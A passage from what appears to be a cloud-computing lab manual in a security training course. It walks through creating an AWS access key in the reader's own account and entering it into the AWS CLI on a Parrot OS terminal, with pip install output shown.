


Module 19 – Cloud Computing


16. Click the AWS account drop-down menu and click **Security Credentials**, as shown in the screenshot.



17. Click **Access keys (access key ID and secret access key)** in the **Your Security Credentials** section.



18. Click the **Create New Access Key** button.




19. A **Create Access Key** pop-up appears, stating that your access key has been successfully created. Click the **Show Access Key** link to view the access key.

20. Copy the **Access Key ID** displayed by pressing **Ctrl+C** on your keyboard and switch to the **Terminal** window.



21. In the terminal window, right-click your mouse; select **Paste** from the context menu to paste the copied **Access Key ID** and press **Enter**. It will prompt you to the **AWS Secret Access Key**. Switch to your AWS Account in the browser.



```

awscli) (0.15.2)
Requirement already satisfied: PyYAML<5.5,>=3.10 in /usr/lib/python3/dist-packages (from awscli) (5.3.1)
Requirement already satisfied: colorama<0.4.4,>=0.2.5 in /usr/local/lib/python3.9/dist-packages (from awscli) (0.4.3)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in /usr/local/lib/python3.9/dist-packages (from botocore==1.24.46->awscli) (1.0.0)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from botocore==1.24.46->awscli) (2.8.1)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore==1.24.46->awscli) (1.26.5)
Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2->awscli) (0.4.8)
[root@parrot]~#
[root@parrot]~# #aws --help
